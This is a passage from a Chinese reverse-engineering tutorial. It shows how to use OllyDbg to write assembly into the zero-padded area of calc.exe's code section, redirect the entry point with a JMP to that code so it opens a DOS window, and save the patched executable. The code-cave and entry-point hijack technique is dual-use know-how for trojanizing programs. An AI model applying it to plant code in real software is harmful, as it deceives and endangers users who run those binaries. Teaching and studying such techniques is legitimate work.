


图2

解释一下：第一列是执行指令在内存中的地址，第二列是执行指令的机器码，第三列则是对应的汇编代码。注意push calc.010015E0，“calc.”是OllyDbg自己加上去的，标志着是应用程序中的地址，比如说，calc.00100000就是计算器程序的0x00100000地址处，notepad.12345678就是程序记事本的地址0x12345678处。

下面我们把滚动轴一直往下拉，直到我们看到N多的DB 00处，如图3所示：




图3

大家都知道，Windows下的PE文件的代码、数据等是分开的，分别存放在PE文件的各个区块或节（section），而一般这些区块都是以内存页面大小对齐的，当所要存放的代码或数据等东东填不满这些区块时，就会留下图3那样的以00(DB 00)填充的区域，好像也被认为DeadArea是（死区）。

我们选中较前面的任意一行（以防止不够空间存放自己的代码），敲空格键（Space），就可以输入自己的汇编代码了。这里我习惯性的先输入了4个NOP，NOP指令表示什么都不做，但是EIP＝EIP+1），也就是往下继续执行的意思。务必记住我输入的第一行的指令地址，因为我们要让程序跳到这里来执行，我这里是0x010136B8，如图4所示：




图4

然后一行一行把上面的开DOS窗口的汇编程序段输入。

为了让程序一开始就跳到我们的程序来，我们点右键→前往→起源（或者Shift+8），回到程序入口点，即0x01012475处，敲空格键，输入JMP 010136B8（注，Ollydbg默认情况下地址都是以16进制表示的，所以可以不用输入JMP 0x010136B8。当然，多加0x在前面也是对的），发现下面自然地多加了两个NOP指令，如图5所示：




图5

OllyDbg会自动跟踪跳转指令的目的地址，所以如果你选中JMP 0x010136B8，会发现机器码的左边有一条红线一直往下连，如果你按回车或“右键→跟随”，嘿嘿，是不是看到已经到了跳转地址0x010136B8处了，而这就是我们自己开DOS窗口的代码。点击“右键→复制到可执行文件→全部修正”，如图6 所示：

然后选择全部复制，如图7 所示：

如果出错，会出现如图8 所示对话框。

这样的话，肯定是前面有地方没有写对，要检查一下咯…如果没错，即可点“右键→保存”，如图9 所示：




图6

